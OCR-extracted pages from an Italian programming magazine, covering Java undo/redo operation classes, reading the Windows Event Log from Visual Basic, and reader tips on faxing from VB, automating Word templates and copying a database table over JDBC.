



Fig. 7: ***Trascinando un percorso vediamo spostarsi col mouse i punti...***

Il metodo *drawLines();* disegna dei segmenti che legano il punto in cui si trova il cursore del mouse coi punti 'significativi' del disegno.

Fase 3 - rilascio:

```
public void mouseReleased(MouseEvent event)
{  fine=new Point2d(event.getPoint());
  switch (operazione)
  { case NESSUNA:
       break;
    case MOV_PUNTO:
        if (attivo1!=null && fine.distance(attivo1)<3)
          storia.add(new DelPointOperation(
                                    disegno.getActivePath()));
       else storia.add(new MovePointOperation(
                               fine, disegno.getActivePath()));
       break;
    ... }
  update(); }
```

In questa fase si recupera la posizione finale del cursore *(fine)* e si genera il necessario oggetto-operazione che viene aggiunto alla storia del disegno e, quindi, contestualmente eseguito. Al termine dell'operazione viene lanciato un aggiornamento del disegno.

OGGETTI OPERAZIONE-UTENTE

Gli oggetti operazione utente sono molti ed una discussione dettagliata sarebbe inopportuna e soporifera! Quindi ne vedremo uno a titolo esemplificativo: consideriamo *MovePointOperation* dato che sappiamo già come viene lanciato.

```
public class MovePointOperation implements Operation
{  private Point2d posizione, attivo;
    private Path linea;
    public MovePointOperation(Point2d point, Path path)
   {  posizione=new Point2d();
       linea=path;
       posizione.setLocation(point);
       attivo=linea.getActive(); }
  public boolean execute()
  { posizione=linea.movePoint(attivo, posizione);
    return true; }
 public boolean undo()
  { posizione=linea.movePoint(attivo, posizione);
    return true; }}
```

La classe è semplice: il costruttore raccoglie i dati necessari per annullare e ripetere l'operazione (in questo caso linea e punto attivi e nuove coordinate) quindi implementa in modo opportuno i metodi *execute* ed *undo*. Il metodo *movePoint* di *Path* restituirà un *Point2d* con le vecchie coordinate.

CONCLUSIONI

Come avete visto il sistema è abbastanza semplice: la complessità del progetto condiziona solo il numero delle classi operazione. Nel prossimo numero completeremo il progetto aggiungendo al nostro programma la gestione dei file.

Stefano Russo

Manuale classico:
• JAVA2 SDK 1.4 EDITION
Ivor Horton
(Apogeo)
pag. 980


Manuale 'tascabile':
• JAVA2 I FONDAMENTI
Horstmann, Cornell
(McGraw-Hill)
pag. 1040 (per tasche profonde!).

L'AUTORE

Stefano Russo è laureato in Ingegneria Elettronica e attualmente collabora alla creazione di un sito internet dedicato alla programmazione. Al momento i suoi principali interessi sono la programmazione C++ e Java.

Controllo del sistema in Visual Basic

Gestire l'Event Log in Visual Basic

In questo articolo faremo una panoramica sulle funzioni disponibili in Windows capaci di interagire con gli eventlog, mostrando un esempio su come sia possibile recuperare informazioni fondamentali.

Probabilmente, sarete in molti a conoscere l'utility *Event Viewer* a corredo di sistemi operativi Microsoft. Questa utility consente di monitorare una serie di eventi che si susseguono all'interno del sistema, dando la possibilità di intervenire al momento opportuno. L'Event Viewer classifica questi record in tre grandi categorie: *Application, Security* e *System*. Non è difficile intuire a cosa possano riferirsi queste tre tipologie.

FUNZIONALITÀ DEL PROGETTO

Il progetto allegato al presente articolo è composto da due form e da un unico modulo che raccoglie tutte le funzioni e le dichiarazioni utili al programma. La form principale è denominata *frmMain* e consente di recuperare tutti gli eventi da ciascuno dei tre eventolog sopra citati. La seconda form, *frmDettagli*, mostra invece i dettagli recuperati su ogni singolo record selezionato, senza aggiungere ulteriori informazioni. Prima di passare alla descrizione del codice, credo sia opportuno fare una panoramica sulle funzioni appartenenti alle API di Windows che ci consentono d'intervenire sui registri d'eventi. Windows dispone di diverse funzioni e procedure che ci consentono di poter intervenire ed interrogare i registri d'eventi elencati nel box a pag. 51.
Per chiunque avesse necessità di approfondire l'argomento, suggerisco il seguente link: *http://msdn.microsoft.com/library/en-us/debug/base/event_logging_functions.asp*.
Questa pagina dell'MSDN di Microsoft riporta l'elenco delle funzioni utili ad interagire con i registri d'eventi. Se seguite i riferimenti contenuti al suo interno otterrete tutte le informazioni necessarie alla costruzione di un completo Event Viewer.

LA FUNZIONE READEVENTLOG()

Tra le funzioni più importanti del set messo a disposizione da Microsoft, ovviamente, ci sono quelle che si occupano dell'apertura e della lettura delle informazioni (*record*) contenute in ciascun registro.
La funzione che si occupa di aprire un determinato registro è *OpenEventLog()*. La sua sintassi è la seguente:

```
Public Declare Function OpenEventLog Lib "advapi32.dll"
    Alias "OpenEventLogA" (ByVal lpUNCServerName As
        String, ByVal lpSourceName As String) As Long
```

Essa accetta in ingresso soltanto due parametri. Il primo serve a specificare il nome del server sul quale intervenire, mentre il secondo specifica il registro eventi da aprire. Il valore di ritorno, se diverso da zero, costituisce l'handle che consentirà alla funzione *ReadEventLog()* di leggere i record dal registro specificato. Quest'ultima funzione ha la seguente sintassi:


```
Public Declare Function ReadEventLog Lib "advapi32.dll"
    Alias "ReadEventLogA" (ByVal hEventLog As Long,
  ByVal dwReadFlags As Long, ByVal dwRecordOffset As
   Long, lpBuffer As Any, ByVal nNumberOfBytesToRead
                          As Long, pnBytesRead As Long,
           pnMinNumberOfBytesNeeded As Long) As Long
```

Rispetto alla precedente, presenta un numero di parametri in ingresso decisamente superiore e merita qualche considerazione aggiuntiva. Nel box di pag. 52 spieghiamo il significato di ciascun valore che le viene passato. Iniziamo dal secondo parametro, *dwReadFlags*. Quando decidiamo di leggere un registro eventi, possiamo farlo in due modalità distinte, identificate da due costanti predefinite:

- **EVENTLOG_SEEK_READ:** la lettura comincia dal record specificato dal parametro *dwRecordOffset;*
- **EVENTLOG_SEQUENTIAL_READ:** la lettura avviene in modalità sequenziale, cominciando dall'inizio.

Entrambe queste modalità, ovviamente, sono mutuamente esclusive ossia non possiamo impostare una modalità di lettura che sia combinazione di entrambe le costanti. Inoltre, se il flag *EVENTLOG_SEQUENTIAL_READ* risulta impostato, il parametro *dwRecordOffset* è completamente ignorato. Stabilita la modalità d'inizio lettura, è possibile definire l'ordine con cui i record verranno estratti. Anche in questo caso sono state predisposte due costanti che, combinandosi con le precedenti, definiranno la modalità di lettura dell'eventlog prescelto:


- **EVENTLOG_FORWARDS_READ:** la lettura avviene nell'ordine cronologico di registrazione degli eventi;
- **EVENTLOG_BACKWARDS_READ:** la lettura avviene nell'ordine inverso a quello cronologico di registrazione degli eventi.

A questo punto appare piuttosto evidente che il parametro *dwReadflags* va impostato correttamente attraverso un *OR* logico tra il primo gruppo di costanti ed il secondo. Ad esempio, se volessimo leggere un registro eventi dall'inizio, seguendo l'ordine cronologico inverso, imposteremo il parametro *dwReadFlags* a *EVENTLOG_SEQUENTIAL_READ* Or *EVENTLOG_BACKWARDS_READ.* Passiamo quindi al parametro *lpBuffer.* Come anticipato, esso rappresenta il puntatore al vero e proprio contenitore che la funzione sfrutterà per destinare i risultati delle proprie "ricerche". Questo significa che, quando lanciamo la funzione, i dati che devono essere letti, sono prelevabili a cominciare dall'indirizzo di questo buffer. La struttura dei dati contenuti all'interno di quest'area di memoria è definita dalla struttura *EVENTLOGRECORD*, rappresentata e descritta all'interno del Riquadro 1. La particolarità della funzione *ReadEventLog()* è che, basandosi sulla dimensione del buffer puntato da *lpBuffer,* tenta sempre d'inserire quanti più record possibili all'interno di esso. Tenendo presente che gli event-record non vengono mai inseriti in maniera parziale, è possibile leggere, con una sola chiamata, più record alla volta facendo bene attenzione a controllare sempre quando abbiamo raggiunto l'ultima struttura presente all'interno del buffer. Questo controllo può essere implementato semplicemente valutando il valore dei byte letti *(dwRead)* dalla funzione sino a quando non assume valore pari a zero. Se la dimensione del buffer dovesse risultare insufficiente a contenere un'entry qualsiasi, la funzione ritorna come valore zero ed imposta l'ultimo parametro, *dwNeeded,* al corretto numero di byte. Quest'ultima considerazione si dimostrerà molto importante e la sfrutteremo per l'implementazione della procedura *MostraEventi().*

UNO SGUARDO AL PROGETTO

Come già anticipato, il progetto è costituito da un form principale, da un secondo form che mostra i dettagli dell'evento selezionato e da un modulo, *Generale.bas,* che contiene tutte le dichiarazioni, le procedure e le funzioni disponibili. Quando l'utente seleziona uno dei tre registri eventi dall'elenco presente all'interno della treeview, viene subito richiamata la procedura *ReadEventStat()* e le viene passato il nome del registro di eventi da aprire. La procedura è così strutturata:

```
Public Sub ReadEventsStat(EvntLog As String)
Dim ret As Long          'Generico valore di ritorno
```

BackupEventLog(): - permette di salvare un eventlog all'interno di un file di backup;
ClearEventLog(): - cancella gli eventi presenti all'interno di un eventlog. Opzionalmente, è possibile salvare tali record all'interno di un file di backup;
CloseEventLog(): - chiude un event log precedentemente aperto per la lettura;
DeregisterEventSource(): - chiude un eventlog precedentemente aperto per la scrittura;
GetEventLogInformation(): - raccoglie una serie d'informazioni da un eventlog specificato;
GetNumberOfEventLogRecord(): - ritorna il numero di record presenti in un eventlog;
GetOldestEventLogRecord(): - ritorna il numero di record assoluto dell'evento più recente da un eventlog;
NotifyChangeEventLog(): - consente di monitorare un determinato evento, permettendo di notificare questa situazione all'applicazione;
OpenBackupEventLog(): - apre un file di backup precedentemente creato;
OpenEventLog(): - apre un event log;
ReadEventLog(): - legge un certo numero di record da uno specifico eventlog
RegisterEventSource(): - ritorna un handle ad un eventlog
ReportEvent(): - consente la scrittura di un record all'interno dell'eventlog.

Fig. 1: **Gli eventi visualizzati in frmMain, la form principale.**

HEVENTLOG: rappresenta l'handle restituito dalla funzione *OpenEventLog()*;

DWREADFLAGS: questo parametro indica la modalità di lettura del registro;

DWRECORDOFFSET: rappresenta il numero di record da leggere;

LPBUFFER: rappresenta il buffer che conterrà i gruppi di dati letti dalla funzione;

NNUMBEROFBYTESTOREAD: dimensione del buffer;

PNBYTESREAD: numero di byte letti;

PNMINNUMBEROFBYTESNEEDED: numero di byte richiesti per leggere la successiva entry.

```
Dim OldestRecord As Long     `Record più vecchio
Dim NumeroRecords As Long  `Numero totale degli
                                  eventi presenti
`Nome del server dal quale leggere gli eventi di log
NameOfServer="127.0.0.1" & Chr$(0)
`Apri il registro richiesto, ottenendo l'handle ad esso
ViewLog=OpenEventLog(NameOfServer, EvntLog)
`Se il tentativo è fallito...
If ViewLog=Null Then
MsgBox "Non è possibile aprire il registro degli eventi
                  richiesto!",vbCritical,"Errore!"
Exit Sub
End If
`...altrimenti
If ViewLog<>0 Then
`Leggi/Mostra l'evento più vecchio...
ret=GetOldestEventLogRecord(ViewLog, OldestRecord)
If ret<>0 Then
frmMain.OldestRec.Caption=OldestRecord
Else
MsgBox "Non è possibile recuperare il record più
                  vecchio!",vbCritical,"Errore!"
End If
`Numero di eventi del registro
ret=GetNumberOfEventLogRecords(ViewLog,
                                   NumeroRecords)
If ret<>0 Then
frmMain.NumRec.Caption=NumeroRecords
Else
MsgBox "Non è possibile recuperare il numero totale di
                 records!", vbCritical,"Errore!"
End If
`Mostra gli eventi
MostraEventi (NumeroRecords)
End If
End Sub
```

Questa procedura, in realtà, è molto semplice. Essa non fa altro che collegarsi al computer locale, aprire il file di log passatole come parametro, attraverso la chiamata alla funzione *OpenEventLog()* e restituire, all'interno di due etichette presenti sul form *frmMain*, il numero totale di eventi presenti e quello dell'evento più recente. A questo proposito è bene sottolineare un ulteriore particolare: qualcuno potrebbe obiettare sull'utilità della funzione *GetOldestEventLogRecord()* sostenendo che il record "più vecchio" è sempre quello con numero assoluto pari ad uno, in realtà non bisogna dimenticare un dettaglio importante ossia il fatto che l'utente può aver impostato l'*Event Viewer* affinché elimini automaticamente un certo numero di eventi che risultino avere già una certa "anzianità". Questo, quindi, significa che il record più vecchio, presente all'interno di un registro eventi, non deve corrispondere necessariamente a quello con numero assoluto pari ad uno, ma può variare. Al termine delle operazioni sopra citate, *ReadEventStat()* richiama la procedura *MostraEventi()* che ha proprio il compito di estrarre i dati relativi ai singoli record per poi popolare la listview opportuna.

Fig. 2: I dettagli relativi ad un singolo evento.

LA PROCEDURA MOSTRAEVENTI()

La procedura *MostraEventi()* riassume, sottoforma di codice, quanto detto precedentemente a proposito della funzione *ReadEventLog()*.


```
Public Sub MostraEventi(Optional NumRec As Integer)
Dim DirezioneLettura As Long  `Determina l'ordine con
                               il quale mostrare i record
Dim ret As Long               `Generico valore di ritorno
Dim NumRigaEvento As Integer  `Numero evento
                                  corrente da inserire
Dim EvntBuffer() As Byte  `Buffer che conterrà l'evento
Dim dwRead As Long      `Bytes letti da ReadEventLog()
Dim dwNeeded As Long  `Numero di bytes necessari
                                      alla successiva
`lettura da parte della ReadEventLog()
Dim dwToRead As Long  `Numero di bytes da leggere
NumRigaEvento=0
`Imposta l'ordine di visualizzazione/lettura degli eventi
If frmMain.cmbDirection.Text="Backwards read" Then
`Mostra prima i record più recenti
DirezioneLettura=EVENTLOG_BACKWARDS_READ Or
                            EVENTLOG_SEQUENTIAL_READ
Else
`Mostra prima i record meno recenti
DirezioneLettura=EVENTLOG_FORWARDS_READ Or
                            EVENTLOG_SEQUENTIAL_READ
End If
`Cancella la lista degli eventi
frmMain.LstEventDetails.ListItems.Clear
If ViewLog<>0 And NumRec<>0 Then
`Leggi l'event Log Event Log
For NumRigaEvento=1 To NumRec
ret=ReadEventLog(ViewLog, DirezioneLettura,
             NumRigaEvento, Evento, dwToRead, dwRead,
                                           dwNeeded)
If ret=0 And Err.LastDllError=ERROR_INSUFFICIENT_
                                         BUFFER Then
dwNeeded=((dwNeeded+3)\4)*4
ReDim EvntBuffer(dwNeeded-1) As Byte
ret=ReadEventLog(ViewLog, DirezioneLettura,
    NumRigaEvento, EvntBuffer(0), dwNeeded, dwRead,
                                           dwNeeded)
End If
```

```
'Inizializza il puntatore a EvntBuffer
PtrBuffer=VarPtr(EvntBuffer(0))
'Formatta i dati secondo la struttura EVENTLOGRECORD
RtlMoveMemory Evento, ByVal PtrBuffer, Len(Evento)
'Inserisci i dati, formattandoli opportunamente,
'all'interno della Listview
VisualizzaSingoloRecord NumRigaEvento
Next NumRigaEvento
End If
'Chiudi il registro eventi
ret=CloseEventLog(ViewLog)
If ret=0 Then
Debug.Print "Non è stato possibile chiudere il registro
                        eventi!",vbCritical,"Errore!"
End If
End Sub
```

La prima operazione compiuta è quella di verificare la modalità di lettura del registro eventi. A questo proposito viene controllato il valore della ComboBox *cmbDirection* ed in base ad essa, viene impostata la variabile *DirezioneLettura* che costituirà il secondo parametro della *ReadEventLog()*. Una volta effettuato questo primo controllo, la procedura cancella ogni item presente all'interno della ListView *lstEventDetails* preparandola ad accettare i nuovi item che verranno via via letti. A questo punto inizia il lavoro di estrazione vero e proprio, realizzato attraverso un ciclo che ad ogni passo compie le operazioni descritte nel box accanto. A questo punto il buffer *EvntBuffer*, puntato da *PtrBuffer*, contiene tutti i dettagli del record estratto e può essere finalmente letto. La funzione API *RtlMoveMemory()* si occupa proprio di formattare quest'area di memoria nel formato rappresentato dalla struttura *EVENTLOGRECORD*. Ora tutto è pronto, viene richiamata la procedura *VisualizzaSingoloRecord()*.

LA PROCEDURA VISUALIZZASINGOLO RECORD()

La procedura in oggetto si occupa di visualizzare alcune informazioni sul record-evento appena estratto. Le viene passato come parametro il numero di record corrente, ma in realtà questo dato non è mai sfruttato all'interno della procedura. Il codice completo di *VisualizzaSingoloRecord()* potete trovarlo nel CD allegato. L'estrazione dei dati relativi al singolo record presenta diversi aspetti per molti versi complessi. Alcuni particolari esempi sono l'estrazione delle informazioni aggiuntive che aggiungono dettagli maggiormente esplicativi all'evento generato o la conversione del SID in un formato "leggibile". Poiché, come già spiegato all'inizio, il progetto non vuol sostituire l'*Event Viewer*, ma semplicemente offrire degli spunti dai quali approfondire eventualmente l'argomento, molti di questi aspetti sono stati volutamente tralasciati. Infatti, la funzione *VisualizzaSingoloRecord()* mostra soltanto alcune informazioni di base, come l'Event ID o il computer dal quale è stato generato l'evento, mostrando per alcune voci (come il *SID*), semplicemente dei riferimenti. Il codice allegato è piuttosto "banale" da comprendere, soprattutto alla luce delle considerazioni precedenti. Tuttavia, anche per questa procedura, occorre fare alcune piccole precisazioni. Qualcuno avrà senza dubbio notato che la maggior parte delle informazioni su ciascun record estratto sono prelevabili direttamente dalla struttura *Evento* che, lo ricordiamo, assume la "forma" della *EVENTLOGRECORD*. Tuttavia, come nel caso dell'estrazione della sorgente, si sarà certamente notato che tale informazione non equivale a nessuno dei suoi item, ma risulta essere "accodata" ad essa. Quello della sorgente che ha generato l'evento non è l'unico esempio. In effetti, ad ogni evento rappresentabile "in prima istanza" dalla struttura *EVENTLOGRECORD*, vengono aggiunte delle informazioni che non hanno e non possono avere una definizione precisa poiché possono variare da un evento all'altro. Per essere più precisi, in coda ad *Evento*, troviamo le seguenti ulteriori informazioni: *SourceName, ComputerName, UserSID, Strings, Data, Pad, Lenght*. Senza scendere nei dettagli e volendo sfruttare la stessa terminologia utilizzata all'interno di *VisualizzaSingoloRecord()*, appare evidente che, se decidessi di leggere il nome del computer, ad esempio, dovrei spostare il mio puntatore ad una posizione pari a *PtrBuffer+<Lunghezza record corrente>+<Lunghezza item SourceName>* dove *Lunghezza record* corrente è ottenuta attraverso *Len(Evento)* mentre *Lunghezza item SourceName* è ottenuta attraverso l'istruzione *lstrlenptr(PtrBuffer+Len(Evento))*. Per essere più precisi, rammento che la funzione *lstrlenptr* consente di ottenere la lunghezza di una stringa "puntata" da una variabile. Analogamente, la lettura dello *UserSID*. Un'ultima considerazione importante riguarda l'estrazione delle informazioni riguardanti il momento in cui si è verificato l'evento e quello in cui è stato realmente notificato/scritto. Gli item *TimeGenerated* e *TimeWritten* della struttura *EVENTLOGRECORD* conservano il numero di secondi intercorrenti dallo 01/01/1970 ad oggi espressi secondo il fuso orario GMT. Ovviamente, per la corretta conversione, è necessario considerare il fuso orario attuale configurato sul computer in uso. Nel nostro caso, infatti, sapendo che, rispetto a GMT, è necessario aggiungere un'ora (ossia 3600 secondi), la generica formula (applicata a *Evento.TimeWritten* ad esempio), che ottiene il corretto valore, è la seguente: *DateAdd("s", Evento.TimeWritten+3600, #1/1/1970#)*.

Francesco Lippo

IL CICLO NECESSARIO A LEGGERE UN EVENTO

- **Richiamo della funzione *ReadEventLog()* costringendola a restituire il numero di byte occorrenti per poter leggere il successivo record del registro eventi. Questa condizione è controllabile attraverso due parametri: il valore di *ret*, restituito dalla funzione, equivale a *zero* e il codice di errore restituito (consultabile attraverso la chiamata *VB Err.LastDllError*) equivale alla costante *ERROR_INSUFFICIENT_BUFFER;***
- **Ridimensionamento dell'array *EvntBuffer()* in base al valore *dwNeeded* restituito dalla funzione a seguito dell'evento precedente;**
- **Richiamo della funzione *ReadEventLog()* con i parametri corretti.**

I trucchi del mestiere

Tips & Tricks

La rubrica raccoglie trucchi e piccoli pezzi di codice che solitamente non trovano posto nei manuali, ma sono frutto dell'esperienza di chi programma. Alcuni trucchi sono proposti dalla Redazione, altri provengono da una ricerca su internet, altri ancora ci giungono dai lettori. Chi vuole contribuire potrà inviarci i suoi tips&tricks preferiti che, una volta scelti, verranno pubblicati nella rubrica. Il codice completo dei tips è presente nel CD allegato nella directory *tips*\\ o sul Web all'indirizzo: cdrom.ioprogrammo.it.

VISUAL BASIC

UNA RAPPRESENTAZIONE GRAFICA PER I NOSTRI DATI

Alcune applicazioni necessitano, dopo aver elaborato un certo numero e tipo di dati, di mostrare i risultati ottenuti con l'ausilio di controlli ad alto impatto visivo come i grafici. Esistono numerosi controlli di terze parti che offrono la possibilità di risolvere questo problema, ma con le possibilità che il Framework .NET ci offre, è possibile creare questi controlli personalmente. La procedura allegata, sviluppata in Visual Basic .NET, permette la creazione di un controllo per la visualizzazione di semplici grafici, con la possibilità di inserire etichette per ogni punto del grafico, scelta dei colori delle linee, zoom in/out, etc... Il codice, data la sua prolissità, è presente nel CD-Rom allegato alla rivista e/o sul sito web di ioProgrammo (*www.ioprogrammo.it*).

Tip fornito dal sig. P.Libro

MANIPOLARE UN DOCUMENTO WORD DA VISUAL BASIC

Codice utile per aprire o creare un modello di Word da Visual

IL TIP DEL MESE

COME INVIARE UN FAX DAL PROPRIO PC

Il codice permette di implementare, in una propria applicazione, l'invio di documenti es. Word, PDF, Excel (...tutti i documenti stampabili) via fax usando i Fax Services nativi di Windows 2000. Per funzionare ovviamente occorre che sul PC/Server sia installato Microsoft Fax (viene installato automaticamente quando si installa un modem sul sistema) e che dunque esista la stampante Fax e nessun altro software aggiuntivo o a pagamento. Nell'esempio è compreso anche un banale form che permette di specificare il numero del destinatario, il nome del file documento da allegare (.doc,*.pdf*) e l'eventuale cover da allegare. Tale cover page deve essere realizzata con l'apposito cover designer fornito da Microsoft (*Start->Impostazioni->Pannello di controllo->Fax->folder "Frontespizi" ->Nuovo*). Il codice è presente in formato sorgente nel CD-Rom allegato alla rivista e/o sul sito web di ioProgrammo (www.ioprogrammo.it)**

Tip fornito dal sig. S.Aleotti

```
Option Explicit
Private Const OF_EXIST = &H4000
Private Const OFS_MAXPATHNAME = 128
Private Const ERROR_FILE_NOT_FOUND = 2&
Private Const HFILE_ERROR = (-1)
Private Declare Function GetComputerName Lib "kernel32" Alias
 "GetComputerNameA" (ByVal lpBuffer As String, nSize As Long) As Long
Private Declare Function OpenFile Lib "kernel32" (ByVal lpFileName
   As String, lpReOpenBuff As OFSTRUCT, ByVal wStyle As Long) As Long
Private Type OFSTRUCT
        cBytes As Byte
        fFixedDisk As Byte
        nErrCode As Integer
        Reserved1 As Integer
        Reserved2 As Integer
        szPathName(OFS_MAXPATHNAME) As Byte
End Type
Public Function FileExists(Path As String) As Boolean
Dim o As OFSTRUCT
Dim i As Integer
o.cBytes = Len(o)
i = OpenFile(Path, o, OF_EXIST)
If (i > HFILE_ERROR) Then
    FileExists = True
Else
    FileExists = (Err.LastDllError <> ERROR_FILE_NOT_FOUND)
End If
Err.Clear
End Function
Public Sub DisabilitaControlli(value As Boolean)
Dim c As Control
    Frame1.Enabled = value
    For Each c In FormMain.Controls
    On Error Resume Next
    If (c.Container.Name = Frame1.Name) Then c.Enabled = value
    Err.Clear
    Next
End Sub
Function ComputerName() As String
    Dim buffer As String * 512, length As Long
    length = Len(buffer)
    If GetComputerName(buffer, length) Then
        ComputerName = Left$(buffer, length)
    End If
End Function
Private Sub CHK_COVER_Click()
Dim i As Integer
Dim c As Control
If (CHK_COVER.value = 1) Then
    DisabilitaControlli True
Else
    DisabilitaControlli False
End If
End Sub
Private Sub Command1_Click()
    Dim objFaxServer As Object
    Dim objFaxDoc As Object
```

Basic e inserirvi del testo passato dall'applicazione VB. Anzitutto è necessario creare un file modello chiamandolo appunto *modello.dot* e creare all'interno di esso 4 bookmark di nome *a,b,c,d*. Creare poi in vb un form con tre campi di testo e 6 pulsanti ed incollare il codice seguente.

Tip fornito dal sig. C.Calabrò

```
Private Sub Command1_Click()
  On Error GoTo Errore
    'definisce che oggetto è objWord (in questo caso è una nuova applicazione Word)
    Dim objWord As Word.Application
    'definisce che oggetto è objDoc (in questo caso è un nuovo documento Word)
    Dim objDoc As Word.Document
    'ora che objWord è dichiarato si vuole effettivamente 'aprire questa nuova applicazione Word
    Set objWord = New Word.Application
    'ora che objDoc è dichiarato si vuole effettivamente 'aprire questo nuovo documento
    Set objDoc = objWord.Documents.Add(app.path & "\Modello.dot")
    'si rende visibile Word
    objWord.Visible = True
    'rende attivo il documento appena creato
    objDoc.Activate
    objDoc.Save
Errore:
  MsgBox "Il salvataggio è necessario", vbExclamation, "Cristiano Calabrò"
End Sub
Private Sub Command2_Click()
  Dim objWord As Word.Application
  Dim objDoc As Word.Document
  Set objWord = New Word.Application
  Set objDoc = objWord.Documents.Add(App.Path & "\Modello.dot")
  objWord.Visible = True
  objDoc.Activate
  objDoc.Bookmarks("a").Range = Text1.Text
  objDoc.Bookmarks("b").Range = Text2.Text
  objDoc.Bookmarks("c").Range = Text3.Text
  objDoc.Bookmarks("d").Range = Date & " - Segnalibro d"
  objDoc.PrintPreview
End Sub
Private Sub Command4_Click()
  Dim objWord As Word.Application
  Dim objDoc As Word.Document
  Set objWord = New Word.Application
  Set objDoc = objWord.Documents.Add(App.Path & "\Modello.dot")
  objWord.Visible = True
  objDoc.Activate
```

```
  On Error GoTo ErrTrap
  If (RTrim(TXT_SERVER.Text) <= "") Then
    MsgBox "Specificare il server", vbCritical Or vbOKOnly, Caption
    TXT_SERVER.SetFocus
    Exit Sub
  End If
  If (RTrim(TXT_FILE.Text) <= "" Or Not FileExists(TXT_FILE.Text)) Then
    MsgBox "Specificare il nome dell'alegato (Pdf/Word)", vbCritical Or vbOKOnly, Caption
    TXT_FILE.SetFocus
    Exit Sub
  End If
  If (RTrim(TXT_NUMERO.Text) <= "") Then
    MsgBox "Specificare il numero telefono", vbCritical Or vbOKOnly, Caption
    TXT_NUMERO.SetFocus
    Exit Sub
  End If
  If (CHK_COVER.value = 1) Then
    If (RTrim(TXT_COVER.Text) <= "" Or Not FileExists(TXT_COVER.Text)) Then
      MsgBox "Specificare una cover", vbCritical Or vbOKOnly, Caption
      TXT_COVER.SetFocus
      Exit Sub
    End If
  End If
  Set objFaxServer = CreateObject("FaxServer.FaxServer")
  objFaxServer.Connect (TXT_SERVER.Text)
  Set objFaxDoc = objFaxServer.CreateDocument(TXT_FILE.Text)
  objFaxDoc.FaxNumber = TXT_NUMERO.Text
  objFaxDoc.RecipientName = TXT_DESTINATARIO.Text
  If (CHK_COVER.value = 1) Then
    objFaxDoc.SendCoverPage = 1
    objFaxDoc.CoverPageName = TXT_COVER.Text
    objFaxDoc.CoverPAgeSubject = TXT_OGGETTO.Text
    objFaxDoc.CoverPageNote = TXT_NOTE.Text
  End If
  objFaxDoc.Send
  Set objFaxDoc = Nothing
  objFaxServer.Disconnect
  Set objFaxServer = Nothing
Exit Sub
ErrTrap:
  Select Case MsgBox("Errore:(" & Err.Number & ")" & Err.Description, vbAbortRetryIgnore Or vbCritical, Caption)
    Case vbRetry
      Resume
    Case vbAbort
      If (Not objFaxDoc Is Nothing) Then Set objFaxDoc = Nothing
      If (Not objFaxServer Is Nothing) Then Set objFaxServer = Nothing
      Exit Sub
    Case vbIgnore
      Resume Next
  End Select
End Sub
Private Sub Command3_Click()
CommonDialog.Filter = "Documenti Word|*.doc|Acrobat reader|*.pdf"
CommonDialog.ShowOpen
TXT_FILE.Text = CommonDialog.FileName
End Sub
Private Sub Command2_Click()
CommonDialog.Filter = "Cover Pages|*.cov"
CommonDialog.ShowOpen
TXT_COVER.Text = CommonDialog.FileName
End Sub
Private Sub Form_Load()
TXT_SERVER.Text = GetSetting(App.EXEName, "INPUT", "SERVER")
If (RTrim(TXT_SERVER.Text) <= "") Then
  TXT_SERVER.Text = ComputerName
End If
TXT_FILE.Text = GetSetting(App.EXEName, "INPUT", "FILE")
TXT_NUMERO.Text = GetSetting(App.EXEName, "INPUT", "NUMERO")
CHK_COVER.value = 0
DisabilitaControlli False
End Sub
Private Sub Form_Unload(Cancel As Integer)
  SaveSetting App.EXEName, "INPUT", "SERVER", TXT_SERVER.Text
  SaveSetting App.EXEName, "INPUT", "FILE", TXT_FILE.Text
  SaveSetting App.EXEName, "INPUT", "NUMERO", TXT_NUMERO.Text
End Sub
```

```
    objDoc.PrintOut
    objWord.Quit (False)
End Sub
Private Sub Command5_Click()
    Dim objWord As Word.Application
    Dim objDoc As Word.Document
    Set objWord = New Word.Application
    Set objDoc = objWord.Documents.Add
    objWord.Visible = True
    objDoc.Activate
    objDoc.Save
End Sub
Private Sub Doc_Click()
    Dim objWord As Word.Application
    Dim objDoc As Word.Document
    Set objWord = New Word.Application
    Set objDoc = objWord.Documents.Add
    objWord.Visible = True
    objDoc.Activate
End Sub
Private Sub Form_Load()
    Text1.Text = "Segnalibro a"
    Text2.Text = "Segnalibro b"
    Text3.Text = "Segnalibro c"
End Sub
Private Sub Mod_Click()
    Dim objWord As Word.Application
    Dim objDoc As Word.Document
    Set objWord = New Word.Application
    Set objDoc = objWord.Documents.Open(App.Path & "\Modello.dot")
    objWord.Visible = True
    objDoc.Activate
End Sub
```

COPIARE I DATI TRA DUE DATABASE

Il programma è utile per copiare i dati di una tabella da un DB all'altro passando i driver dei DB come parametri alla JVM; il tip è strutturato per esemplificare il trasferimento di una singola tabella "*Utenti*" i cui campi sono *Nome,Cognome,cod*.
Il codice è presente in formato sorgente nel cd-rom allegato alla rivista e/o sul sito web di ioProgrammo (*www.ioprogrammo.it*)

Tip fornito dal sig. R.Gabbarelli

```
import java.sql.*;
public class SQLServerToAccess {
   static final String FORNAME="sun.jdbc.odbc.JdbcOdbcDriver";
   static String DriverInput;
   static String DriverOutput;
   public static void main(String[] args) throws ClassNotFoundException{
      try{
         Class.forName(FORNAME);
         DriverInput="jdbc:odbc:"+args[0]; //driver del database sql
         DriverOutput="jdbc:odbc:"+args[1]; //driver del database access
         Connection conIn=DriverManager.getConnection(DriverInput);
         Connection conOut=DriverManager.getConnection(DriverOutput);
        Statement stIn=conIn.createStatement(ResultSet.TYPE_
